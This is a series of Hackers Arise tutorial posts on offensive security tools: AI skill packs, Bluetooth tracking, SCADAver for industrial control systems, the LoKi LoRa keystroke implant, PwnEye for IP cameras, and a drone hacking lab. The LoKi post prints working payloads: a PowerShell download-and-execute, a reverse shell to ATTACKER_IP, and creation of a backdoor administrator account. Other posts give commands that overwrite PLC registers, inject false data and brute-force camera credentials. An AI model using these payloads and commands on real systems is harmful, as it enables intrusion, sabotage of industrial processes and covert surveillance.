Claude-AD is very careful about getting caught too. It explains what a security team would actually see on their end if that technique got used. And any time it’s about to do something that would actually change things on the company’s network, it stops and asks for confirmation first.

General Cybersecurity Skills

Antropic-Cybersecurity-Skills is basically a giant reference book. It has 817 skills covering 29 areas of security work, cloud security, malware analysis, all the way down to hardware and firmware. Each skill is its own small file, so your agent will quickly pull out the two or three it actually needs for its task.

antropic cybersecurity skills

Every skill ties back to real security frameworks that companies and auditors already use (NIST CSF, MITRE ATT&CK and so on). So if your model finds a problem using one of these skills, it can also tell you exactly which official standard it violates. You can use it to justify findings to a compliance team.

SCADA Skills

On an industrial network, a clumsy scan can shut down a production line or damage physical equipment, since a lot of this gear is old and wasn’t built to handle unexpected traffic. That’s why the ICS skill by Masriyan is built to never actively touch a live industrial network. Instead, it works off network captures someone already took. It reads the file, recognizes industrial protocols by the ports they normally run on (Modbus, DNP3, Siemens S7, EtherNet/IP, OPC-UA, and more) and counts which devices are talking to each other. It then shows you write commands, these are the ones that change a value on an industrial device. That’s the traffic you want to see first.

scada ai skills

The second mode skips network captures and instead searches for exposed industrial equipment using Shodan and Censys. The skill can also help your model reason about how an industrial network is laid out and check findings against MITRE’s ICS specific attack framework and the IEC 62443 security standard.

Science Skills

Although science isn’t really what we want to focus on here, in one of our SCADA articles we mentioned that to carry out a successful attack requires hackers to understand the technical process of the plant. That means understanding how the chemicals are produced and which units are used along the way. We also showed how vinyl acetate is produced and talked about paracetamol production.

1 kg of paracetamol at 100% purity was reported to cost €8,205, while 1 kg at 99% purity cost just €5. So even a single day of sabotage could cause serious financial damage to an enterprise.

paracetamol price and purity

Finding a scientist among hackers is quite a challenge, which is why Stuxnet needed a group of people from different backgrounds working toward one objective. But now hackers can just import different skills to make their attacks more devastating. K-Dense published 140 skills with access to different scientific databases and Python tools.

The real concern here isn’t ICS exploits inside the repository, there aren’t any. It’s the access to sensitive scientific data paired with an AI agent that can actually understand that data and change it.

ai science skills

Summary

AI skills can be a gamechanger, especially when they’re based on actual reports hackers got paid for. These skills show your model how to approach things and what tools to use during the test, so it doesn’t wander off hallucinating and inventing its own ways of testing things. That can wreck your bug bounty flow, since you’ll end up overlooking plenty of potential targets.

Simply relying on the AI to find things isn’t enough, hunters that do it keep getting a lot of dupes. You need to test things manually too. For this reason we created our Bug Bounty training to show you how to find bugs and work with the AI more efficiently.

The post Artificial Intelligence (AI) in Cybersecurity, Part 25: Upgrading Your Model with Specific Skillset first appeared on Hackers Arise.

Bluetooth Hacking and Security: The WhisperPair Exploit and Bluehood Surveillance

Welcome back, aspiring cyberwarriors!

Bluetooth is often seen as something short range and therefore harmless. Many people think that because it only works over a limited distance, it must also be secure by design. But that’s not true. Bluetooth is convenient, but convenience often comes at the cost of security and privacy. A big number of vulnerabilities show that Bluetooth devices can expose much more information than many realize. At a technical level, they constantly announce their presence to the surrounding environment. Even when you are not actively using them, they still send small pieces of data. Over time these pieces form patterns that show detailed information about people’s lives.

Hackers can take control of devices, pair with them without permission and even use them as remote listening tools. In other cases, simply listening is enough. 

WhisperPair Vulnerability

In January 2026, researchers from KU Leuven disclosed a critical Bluetooth vulnerability known as WhisperPair (CVE-2025-36911). This vulnerability affects hundreds of millions of Bluetooth audio devices, including headphones and headsets that rely on modern pairing mechanisms. The attack takes advantage of a feature called Fast Pair in Android. Fast Pair was designed to simplify the user experience. With a single tap users can connect their Bluetooth accessories and synchronize them with their account. It’s convenient and widely adopted.

However, some devices don’t properly ignore pairing requests when they aren’t in pairing mode. A hacker can exploit this by sending crafted pairing initiation packets to a vulnerable device. Even if the device isn’t actively trying to connect, it may still respond. Once the hacker receives that response, they can establish a normal Bluetooth connection.

whisperpair-cli
Source: WhisperPair

From that point on, the hacker gains control over the accessory. 

scanning for nearby ble devices
Source: WhisperPair

Then they can activate the microphone to record conversations. The attack works from up to 14 meters away, which is plenty for offices, cafes or public transport.

hijacking ble devices
Source: WhisperPair

This can be combined with device tracking. Some Bluetooth accessories integrate with Google’s Find Hub network, which allows lost devices to be located using nearby Android devices. If a vulnerable accessory has never been paired with an Android device before, a hacker can register it under their own Google account. In doing so, they become the “owner” of the device in the tracking system.

ble device surveillance with Find Hub
An attacker tracks the victim’s location through the Find Hub network. Source: WhisperPair

The victim may eventually receive a notification about unwanted tracking, but the alert can appear misleading. If the user’s own device is responsible for tracking, that will cause confusion and reduce the likelihood that the threat is taken seriously. Meanwhile, the hacker continues to track the device over time. It affects multiple vendors, chipsets and product lines. As a result, exploitation is likely to continue well beyond 2026.

Bluehood Scanner

Sometimes, attacks are completely passive. In February 2026, a developer released a Bluetooth scanner called Bluehood. It looks like a monitoring tool and shows how much information can be extracted from the environment without ever connecting to a device.

showing devices in bluehood

Bluetooth is almost always enabled. Phones, laptops, smartwatches, headphones, cars and even medical devices continuously broadcast signals. Bluehood listens to that data and builds patterns over time. By passively listening to this traffic over days or weeks, hackers can reconstruct behavior.

For example, you can find out when delivery vehicles arrive and whether the same driver appears regularly. You can see daily routines by tracking when certain devices appear and disappear. You can also correlate devices that are always seen together, such as a phone and a smartwatch, which likely belong to the same person. You can even determine approximate schedules when someone leaves for work or returns home.

You don’t need to buy hardware for that. In many cases, a laptop will do the job. If you want, you can get a Raspberry Pi with a Bluetooth adapter. 

bluehood alert configuration

Some devices are designed to always keep Bluetooth active. Hearing aids, for instance, rely on Bluetooth Low Energy for configuration and diagnostics. Pacemakers may also broadcast BLE signals for similar reasons. These aren’t devices that users can simply turn off.

Many cars use Bluetooth for diagnostics, driver assistance and connectivity features. Consumer devices add even more noise to the environment. Smartwatches, pet trackers and fitness equipment all give off signals. Together, they create a dense network of signals that can be analyzed.

bluehood

Bluehood works only in passive mode. It doesn’t try to connect to devices. It identifies them based on manufacturer data and BLE service UUIDs, then tracks when they appear and disappear. The tool also includes a web dashboard. It generates hourly and daily heatmaps, tracks dwell time and has filters. New devices often use randomized MAC addresses for privacy and Bluehood can detect and filter these.

Installation

You can install  the tool quickly using Docker.

kali > git clone https://github.com/dannymcc/bluehood.git
kali > cd bluehood
kali > docker compose up -d
setting up bluehood with docker

Alternatively, you can install it using package managers and Python tools.

kali > sudo apt install bluez python3-pip
kali > pip install -e .
kali > sudo bluehood

After the installation you can start the scanner.

# Start with web dashboard (default port 8080)
kali > bluehood

# Specify a different port
kali > bluehood --port 9000

# Use a specific Bluetooth adapter
kali > bluehood --adapter hci1

# List available adapters
kali > bluehood --list-adapters

# Disable web dashboard (scanning only)
kali > bluehood --no-web

Keep in mind that if you installed the app with Docker Compose, it should be accessible at http://localhost:8080.

bluehood dashboard

Collected data is stored in SQLite, and the tool can optionally send notifications through ntfy.sh when devices arrive or leave a location.

Summary

Bluetooth security is often underestimated because the technology feels invisible and low risk. That’s not the case though. There are active and passive techniques that can be used for tracking. Big cities often have listeners scattered around public places and stations, working like Bluehood. Active techniques like WhisperPair can lead to full device compromise with tracking and audio surveillance.

If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

The post Bluetooth Hacking and Security: The WhisperPair Exploit and Bluehood Surveillance first appeared on Hackers Arise.

SCADA/ICS/OT Hacking and Security: Hacking with SCADAver

Welcome back, cyberwarriors!

Lately we’ve been seeing more reports on attacks against industrial facilities. It’s often the case that the hardware behind these facilities has been vulnerable and overlooked for years. Administrators may know how to set these systems up and keep them running, but they don’t know how to secure them. So many SCADA/ICS/OT systems are reachable from the internet, and basically anyone can interact with them.

There are plenty of tools out there built to test specific functions of SCADA systems, but SCADAver seems to pack a lot more features into just one tool. That’s why we’ll cover it today.

SCADAver

SCADAver is a new tool written in Rust. It came out recently. The tool can discover, fingerprint, enumerate and test systems across common industrial protocols. In one binary you get a CLI interface, a terminal UI and a browser UI.

This project is still experimental. It’s built from public protocol documentation, vulnerability advisories and security research. It works pretty well for assessing device security internally, but you can also use it against devices reachable from the internet, since plenty of them are insecure. And it’s not just active interaction either, SCADAver supports PCAP file analysis too. The tool can also set up a rogue device you can test safely.

Setting Up

We’ll go with the quickest route and just download the compiled version. The developer has it available for Windows, macOS and Linux.

ubuntu > curl https://github.com/Whispergate/SCADAVER/releases/download/v1.5.1/scadaver-linux-x86_64

ubuntu > mv scadaver-linux-x86_64 scadaver
ubuntu > mv scadaver /usr/bin

Working with SCADAver

We’ll mainly be using the CLI version throughout the demonstration, though the terminal UI and browser UI will get shown too. The CLI version will probably be the most convenient for a lot of you.

First let’s list the help menu and see what the tool has:

ubuntu > scadaver -h 

As you can see, we’ve got commands here. Each command has its own help menu where you’ll find more information on exploits and other flags. You’ll see it later.

Siemens S7 – Basics 

Let’s do a basic scan of a Siemens system and see what the tool comes back with.

# a basic scan 
ubuntu > scadaver -i IP scan

# a stealthy scan
ubuntu > scadaver -z -i IP scan

It found port 102 open, and it was Siemens indeed.

We can also do a protocol specific scan or point it at a custom port if necessary:

ubuntu > scadaver -z -i IP --protocol siemens scan

# or with a custom port 
ubuntu > scadaver -z -p 105 -i IP --protocol siemens scan 

Port scanning is also possible. That’ll come in handy when you’re working internally and sweeping networks to find SCADA systems.

ubuntu > scadaver run portscan -i IP

Having covered the basics, we can move on to more interesting stuff and pull some information off this system.

Siemens S7 – Extracting Values

SCADAver can fetch every switch that’s currently on or off on the system. Having a map with human readable labels really helps here, that way you’ll know what each switch is actually responsible for (pump running, valve closed and so on).

ubuntu > scadaver -i IP get io

Say you know a pump is running, now you can find out exactly how it’s supposed to run. We do that with get db, which extracts memory chunks from the device.

ubuntu > scadaver -i IP get db 1 0 64

Here we ask it to open Data Block 1, start at byte 0, and read 64 bytes. Just like with get io, we need a symbol table or the program itself to understand what these values mean. With a symbol table, we’d know that if DB1 holds 1500, the program wants 1500 rpm, for example.

Modbus – Changing Values

We’re not limited to reading only, we can set our own values for registers and coils too. Here are some examples:

ubuntu > scadaver -i IP -p 502 set register 1 1234
ubuntu > scadaver -i IP -p 502 set registers 0 100,200,300,400
ubuntu > scadaver -i IP -p 502 set coil 5 on
ubuntu > scadaver -i IP -p 502 get register 1
ubuntu > scadaver -i IP -p 502 get coil 5 1

Between 2007 and 2010 Stuxnet leaned heavily on a highly sophisticated False Data Injection (FDI) attack to conceal its sabotage. The malware recorded 21 seconds of normal operational sensor readings from the centrifuges and looped that healthy operational data back to the Human Machine Interface (HMI) and the main controller.

We can pull this off too:

ubuntu > scadaver -i IP run fdi --address 100 --value 500 --count 20

With this command we keep writing the same number into one Modbus register, over and over. Many HMIs and programs read that register and trust it blindly. So the screen or the logic keeps seeing 500 even if the real process is doing something else entirely. 500 here could mean 500 rpm, 500 liters, or 50.0°C. Only the map tells you what it’s actually responsible for.

As you know, there can be several PLCs in one cabinet, and you need a way to know which one you’re working with. Schneider’s identify yourself packet (UDP 27127) makes many M340, M580, Quantum and Premium units blink an LED on the panel. It’s a harmless identity check.

ubuntu > scadaver -i IP run flash-led

These SCADA systems often have an HTTP web interface that you can access and interact with. Sometimes, it’s authentication gated and prompts you to enter valid credentials. Here’s another run command that’ll test default credentials against HTTP Basic Auth.

ubuntu > scadaver -i IP run default-creds

More exploits and actions that run has can be seen in the help menu:

ubuntu > scadaver run -h 

Another interesting thing you might find is the database knowledge behind researching and exploiting SCADA systems. We listed all of them for Siemens:

ubuntu > scadaver db refs siemens

Browser UI & Terminal UI

In case you don’t like working with the CLI, you can try the other options.

For the Terminal UI run this:

ubuntu > scadaver

And the Browser UI can be set up with this command: 

ubuntu > scadaver web

It will be hosted on http://127.0.0.1:8888

Summary

The developer calls it a unified ICS red team multi tool, and it truly is. It’s handy to have all these exploits and recon features packed into one tool that supports so many protocols and products. Obviously it’s still in active development, since it just came out. But even so, you can already put it to use instead of switching between different tools.

We haven’t covered all its features and functions, that would make this far too long. Feel free to experiment with it yourself, since it can even set up a rogue server for you to test against.

If you want to learn how to hack and secure SCADA systems, we invite you to our training led by OccupyTheWeb. It’s available for both beginners and advanced students.

The post SCADA/ICS/OT Hacking and Security: Hacking with SCADAver first appeared on Hackers Arise.

Persistence: Sending Keystrokes from Kilometers Away with LoKi

Welcome back, cyberwarriors!

We’ve had different series on building your own BadUSB. Together we built a hacking drone and a WiFi Pineapple to test wireless devices. Aircorridor covered Meshtastic, secured his node and showed how it works in different conditions.

Today, we want to show you LoKi, which is a LoRa/Meshtastic based implant for red teaming. You can send commands to a LoKi device using long range (LoRa) radio signals and it runs whatever it was asked to, creating backdoors or setting up a reverse shell with a C2. You can get really creative here.

LoKi 

LoKi came out recently and was presented at DEF CON 34 in the Demo Labs. Essentially, it’s a BadUSB HID device that looks like a computer mouse and works just the same. There’s nothing suspicious about it and the victim won’t notice anything.

Here’s how its architecture looks. On the left you’ve got multiple Meshtastic devices forming a mesh network. One of them sends a command over LoRa radio to the implant. The LoRa module receives the message and converts it into USB HID keystrokes, like a RubberDucky. Those keystrokes then go into the USB hub.

the architecture of the LoKi device

The original mouse electronics (Mouse USB Header) are also connected to the same USB hub, but the USB cable that used to run straight from the mouse PCB to the computer gets cut. The LoRa implant and the original mouse are now wired through the USB hub instead. The red lines show this new path.

Hardware

For the LoRa module the developer picked the Heltec V3 Lite. He used the Heltec V3 with the OLED display for prototyping, but the V3 Lite draws less power and you can easily fit it into wired USB mice. The Heltec V3 also has an extra USB port that you can configure as any device class, but we need the HID device class for this attack. The onboard USB with the type C connection is a fixed CDC class for programming and debugging. You can’t change that.

heltec v3 lite pinout

For the USB hub he picked the Adafruit CH334F. It’s a tiny 2 port hub that’s a perfect fit for this project.

adafruit

And here’s a photo of his early prototype.

prototype of the LoKi device

Schematics

The Heltec V3 and V3 Lite devices have the additional USB port on different pins. The one below is for the Heltec V3 Lite.

heltec v3 lite schematics

Here the Heltec Wireless Stick Lite is connected to one port of the Adafruit CH334F USB hub using its secondary USB data lines (GPIO20 as D+ and GPIO19 as D-), along with 5V and ground. These pins are configured in firmware as a USB HID keyboard, so the board can inject keystrokes. The original mouse’s USB header is wired to the second port of the same hub using the standard color coded wires (red for 5V, green for D+, white for D-, and black for ground), so the mouse keeps functioning normally.

The host side of the hub is connected to the mouse’s original USB cable, which then plugs into the target computer. That way one USB connection carries both the genuine mouse and the hidden keyboard implant.

Firmware

The implant runs a modified version of the official Meshtastic firmware, which you can find here. It’s a fork of the Meshtastic code with custom additions for the implant. You can send the same style of commands used by the USB Rubber Ducky (STRING, DELAY, GUI, CTRL, ENTER, and so on). The firmware only works with direct messages addressed to the implant and ignores normal broadcast chat traffic, so ordinary Meshtastic messages can’t accidentally trigger keystrokes.

You can use PlatformIO to flash the firmware.

Payloads

The project doesn’t really include any payload, so you’ll need to come up with your own. Here are some payloads we made for you:

Download and execute a payload:

GUI r
DELAY 1000
STRING powershell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://yourserver/payload.ps1')"
ENTER

Create a reverse shell:

GUI r
DELAY 1000
STRING powershell -nop -w hidden -c "$c=New-Object Net.Sockets.TCPClient('ATTACKER_IP',443);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$sb2=$sb+'PS '+(pwd).Path+'> ';$sb2b=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb2b,0,$sb2b.Length)}"
ENTER

Add a local admin user:

GUI r
DELAY 800
STRING cmd
ENTER
DELAY 1000
STRING net user backdoor P@ssw0rd123 /add
ENTER
STRING net localgroup administrators backdoor /add
ENTER

There’s also a table we left for you to grasp the logic, if you’re not familiar with it.

a table with commands for LoKi

Summary

Before LoKi we used to work with loops and control these rogue devices over WiFi. Now you can do it with a lot more range. A mouse is just an example, it can be swapped out for something else. The core idea of LoKi is that it’s a LoRa implant. It’d be great to see more creative ideas built around it.

If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. Master OTW will show how to use your computer and inexpensive SDR hardware to hack a wide range of radio signals. It’s available for beginners and advanced students.

The post Persistence: Sending Keystrokes from Kilometers Away with LoKi first appeared on Hackers Arise.

Camera Hacking: Using PwnEye to Compromise IP Cameras

Welcome back, aspiring cyberwarriors. 

Some cameras protect a building, others betray it. Camera hacking isn’t hard, and that’s the problem. These devices are often the most vulnerable in any environment. Once installed, they aren’t maintained until there’s a problem. Many “problems” can go unnoticed if you know how vulnerable cameras are. Hackers can use them for persistence or as an entry point into an organization.

We do have different articles on this topic, but this time there’s something else we want to show. It’s PwnEye. 

PwnEye

PwnEye is a newer tool that didn’t get enough attention yet. It works with both ONVIF and RTSP and that’s pretty much all you need. Once it has compromised a camera, it can reboot it, factory reset and open an interactive shell via ONVIF.

You also black out the operator’s view. Just like in movies. 

Setting Up

Let’s set up the tool. You’ll need ffmpeg first.

kali > sudo apt install ffmpeg
installing ffmpeg

Then install pipx and grab the tool.

kali > sudo apt install pipx 
kali > pipx install git+https://github.com/Hackerest/pwneye.git

Once it’s ready, you can test it:

kali > pwneye -h 
pwneye help menu

The help menu’s large. The tool can be used to find cameras in a local network with –discover, but it can be pointed at any camera IP. That’s where we’ll start.

ONVIF Attacks 

ONVIF is the protocol that lets cameras from different manufacturers talk to each other without buying the same product. It’s basically a standard, but it’s also an attack vector.

kali > pwneye -t IP
onvif - attacking a camera

If the camera’s running default or weak credentials, you get access. The tool extracts everything after compromise. Below you can see the network config, MAC address, DNS entries and configured users. DNS entries may sometimes point to interesting internal servers.

device and network info

Look at the configured user credentials in the output. You’ll use those to get a shell.

The tool also finds snapshots that the camera captures regularly. You can view them in the browser or wait for PwnEye to open the stream. 

snapshots and video stream

Some cameras support deface (black the screen), PTZ movement and factory reset through ONVIF. Not all. Depends on the model.

Finally, once it finishes, you get the stream.

live camera feed daytime

Well, it’s just a bus station. Nothing fancy here.

Defacing Cameras

If the camera supports it, you can deface it.

kali > pwneye -t IP --deface [MESSAGE]
defacing a camera

It’s not sophisticated, but it works. 

Shell

That’s probably the most interesting part. Take the credentials from the user profile output and get a shell.

kali > pwneye -t IP -ou admin -op ‘’
getting an onvif shell

Once you’re in, run help and see what it has. Some cameras let you do more than others.

running shell commands

RTSP Attacks

ONVIF compromise is worse than RTSP compromise, but RTSP often works when ONVIF doesn’t. The tool tries both by default, but you can skip ONVIF and go straight to RTSP if you want.

kali > pwneye -t IP -so
rstp brutefoce attack

The tool has more than 450 credentials built in. You can also try common corporate passwords like Company123 or just Company.

Once it gets credentials, you get the stream.

live camera feed night

Summary

Some IP cameras might be accessible from the internet and locally. That means compromising them also gives you a foothold on the internal network. They aren’t upgraded regularly and IoT devices in general lack proper software updates. There are dozens of known CVEs on most camera models. Cameras can be used to proxy through them, attack other hosts or maintain persistence.

There are many other attacks on cameras, and it would be a very long article to cover them here. That’s why we created our IP Camera Hacking Training. It’s now part of our Cybersecurity Starter Bundle II. With it you get Wi-Fi Hacking, Python Basics for Hackers, Remaining Anonymous and more. 

The post Camera Hacking: Using PwnEye to Compromise IP Cameras first appeared on Hackers Arise.

Drone Hacking: Hacking UAVs with Damn Vulnerable Drone

Welcome back, cyberwarriors!

A while back, we walked you through building your own hacking drone. It was a drone loaded up with tools designed to help you out during an actual pentest. That was a hands-on project in every sense of the word. If you built one, you probably learned a ton just from putting the hardware together.

This time, we’re doing something different. No soldering iron. We’re staying entirely inside your laptop working with the Damn Vulnerable Drone, which is an open-source simulator built for teaching you exactly how drones get hacked, without you ever touching a real drone.

The Damn Vulnerable Drone

The Damn Vulnerable Drone, or DVD, is a training simulator that was made for people who want to learn drone hacking without buying a drone. It recreates an entire drone system in software, including a flight controller, an onboard companion computer, a ground control station and the wireless links connecting them all. Every piece is there, and every piece runs inside Docker containers on a single computer.

The project was built by Nicholas Aleks, a security researcher and co-founder of DEF CON Toronto, and it’s aimed squarely at intermediate-level red teamers and hacking enthusiasts who want to practice with actual drone protocols and architecture. Drone hardware and radios are genuinely expensive, and a mistake on a real flight controller can be costly. You get to make your mistakes safely, over and over, until you actually understand what you’re doing. DVD runs actual ArduPilot firmware as an ordinary program and pairs ArduPilot’s SITL with Gazebo, which is a 3D robotics simulator that supplies realistic physics. Motors spin up, GPS signals drift the way they really do, and the drone actually flies through a rendered 3D world.

Under the Hood

Every Docker container gets its own address on an internal network. That’s a design choice that mirrors how a real drone’s components actually work. The first piece is the Flight Controller, which runs the ArduPilot firmware itself and talks directly to the Gazebo simulator to process virtual sensor data. The second piece is the Companion Computer, which handles Wi-Fi, camera streaming, telemetry logging, and autonomous navigation, and which also exposes its own web interface for you to interact with. The third piece is the Ground Control Station, the pilot’s side of the operation, covering mission planning, mapping, video, and joystick control, all communicating over a simulated wireless MAVLink link. And the fourth piece is the Simulator itself, the Gazebo container that models flight physics behind the scenes. The documentation specifically tells you not to attack this fourth container directly, because doing so can crash the entire lab out from under you. Everything else is fair game. That one, leave alone.

Getting Started

To install it we need to pull down containers. The project offers two configurations based on whether you have a dedicated graphics card.

If the answer is no, you need Lite Mode. It uses a simplified 2D flight model, needs no GPU at all, and runs comfortably on 4 to 8 GB of RAM, 2 CPU cores, and about 100 GB of disk space. It works on Kali Linux or most other Linux distributions, and you can run it either on bare metal or inside a virtual machine. If the answer is yes, Full Mode gives you the complete Gazebo 3D environment, but it asks more of your machine in return. You need 8 to 16 GB of RAM, 2 to 4 CPU cores, 100 GB of disk space, and a GPU with at least 2 GB of VRAM supporting OpenGL 3.0 or newer. Full Mode is Kali Linux only, and it strongly prefers bare metal, though a virtual machine with GPU passthrough will also work.

Kali Linux is the officially supported operating system either way, and both modes need Docker and Docker Compose installed as the only real software dependency you have to worry about. Once Docker is installed, the whole lab comes up with a handful of commands. 

First, if Docker isn’t already on your system, you’ll want to install it:

kali > printf '%s\n' "deb https://download.docker.com/linux/debian bullseye stable" | sudo tee /etc/apt/sources.list.d/docker-ce.list

kali > curl -fsSL https://download.docker.com/linux/debian/gpg | sudo gpg --dearmor -o /etc/apt/trusted.gpg.d/docker-ce-archive-keyring.gpg

kali > sudo apt update -y
kali > sudo apt install docker-ce docker-ce-cli containerd.io -y
kali > sudo systemctl enable docker --now
kali > sudo usermod -aG docker $USER && newgrp docker

Then, clone the repository and pull down the containers. If you’re going with Lite Mode, do this:

kali > git clone https://github.com/nicholasaleks/Damn-Vulnerable-Drone.git && cd Damn-Vulnerable-Drone
kali > docker compose -f docker-compose-lite.yaml pull

From there, three small scripts manage the whole lab’s lifecycle for you:

kali > sudo ./start.sh --mode lite --Wi-Fi wpa2
kali > sudo ./status.sh
kali > sudo ./stop.sh

The start.sh script alone has quite a few options worth knowing about. The –mode full or –mode lite flag picks your simulation type, matching the two modes described above. And the –Wi-Fi wep or –Wi-Fi wpa2 flag is optional, but it’s worth turning on, because it spins up a virtual wireless network alongside everything else. That means your practice can actually include real Wi-Fi attacks as the very first step, instead of starting the exercise with network access already handed to you.

Interface and Feedback

Once everything is up and running, DVD is controlled through a browser-based management console sitting at localhost:8000

This console is really where the whole exercise plays out. A set of buttons trigger five distinct flight states: Initial Boot, Arm & Takeoff, Autopilot Flight, Emergency/Return-to-Land, and Post-Flight Data Processing. Each one simulates a different phase of a drone’s mission and opens up a different attack surface for you to explore. Triggering “Arm & Takeoff,” for instance, actually gets the simulated drone airborne, which gives GPS and navigation-based attacks something real to act on.

That mapping to real flight phases is there for a reason. A drone accepts different commands, and trusts different sources of data, depending on whether it’s sitting idle on the ground, climbing out after takeoff, cruising on autopilot, or executing an emergency fail-safe. That means exercises built around each individual state end up testing different parts of the system. 

The Attack Scenario Library

This is really the heart of the whole project. It has more than 40 named attack scenarios, organized into six categories, each one with its own documentation page and a spoiler-tagged walkthrough waiting behind it. It’s a deliberately broad menu, and it’s worth noticing that some scenarios are about gathering information without being noticed, while others are about actively manipulating or outright breaking the system in front of you.

Reconnaissance scenarios are about passively fingerprinting the drone, its companion computer, and its ground station by watching Wi-Fi and MAVLink traffic go by, without touching anything yet. Protocol Tampering scenarios involve spoofing telemetry values the drone reports, things like its GPS position, battery level, or system status, to see whether the system properly checks what it’s being told. Denial of Service scenarios focus on disrupting flight through methods like Wi-Fi deauthentication or flooding the communication link until it can’t keep up. Injection scenarios involve sending forged commands directly into the MAVLink stream, ranging all the way from a simple waypoint change to a full companion-computer takeover. Exfiltration scenarios are about pulling data off the drone entirely, whether that’s flight logs, mission plans, or content from the camera feed. And Firmware Attacks focus on modifying or reverse-engineering the ArduPilot firmware itself, right down at the code level.

Battery Spoofing

Because every scenario runs against fully simulated components, you actually get to see the complete effect of an attack play out. A spoofed GPS reading really does nudge the simulated flight path off course. A flooded communication link really does degrade control, right in front of you. And you get to watch all of it happen without any of the legal or physical risk that would come with testing the same techniques on live hardware.

Wi-Fi and Non-Wi-Fi Modes

DVD can be deployed in two different ways, and which one you pick depends on which part of the attack chain you actually want to practice. Wi-Fi Mode spins up a real, functioning virtual wireless network, broadcasting an SSID called Drone_Wi-Fi on the 192.168.13.0/24 range, with your choice of weak WEP encryption or the considerably stronger WPA2. This lets the whole exercise start from the very beginning, with you playing the role of an attacker who doesn’t have network access yet and has to earn it.

Non-Wi-Fi Mode skips that entire step and simply brings the containers up directly. This is useful if you just want to focus purely on protocol-level attacks, or if you’re not running inside a Kali VM with wireless card support to begin with. In this mode, the documentation asks you to treat the situation as though initial access to the drone’s data link has already been established, so you can jump straight to the MAVLink-level work.

Summary

The Damn Vulnerable Drone takes an idea that’s already well proven in web security and applies it to a domain where practicing on the real thing tends to be expensive. By simulating a full ArduPilot and MAVLink drone stack inside Docker, right down to Wi-Fi, camera streaming, and flight physics, it hands penetration testers, students, and researchers a realistic, disposable target, backed by more than 40 documented attack scenarios and built-in walkthroughs to guide the way. It won’t teach you to fly a real drone. But it will teach you exactly how one can be hacked, and for anyone working in drone security, that’s the more useful skill anyway.

If you’re interested in drone hacking, check out our Building Your Own Hacking Drone series, where we walk you through attack scenarios targeting Bluetooth and Wi-Fi across a wide range of devices.

We also offer a Drone Hacking training course, taking place November 10-12 at 4:00 PM UTC, available to Subscriber and Subscriber Pro students.

The post Drone Hacking: Hacking UAVs with Damn Vulnerable Drone first appeared on Hackers Arise.

Shark Vacuum Vulnerability Lets Attackers Hijack Cameras Across an Entire AWS Region

A researcher found that anyone with physical access to one Shark robot vacuum can extract its AWS IoT certificate and use it to take over other Shark vacuums region-wide, with no patch yet available.

Shark Vacuum Vulnerability Lets Attackers Hijack Cameras Across an Entire AWS Region on Latest Hacking News | Cyber Security News, Hacking Tools and Penetration Testing Courses.

❌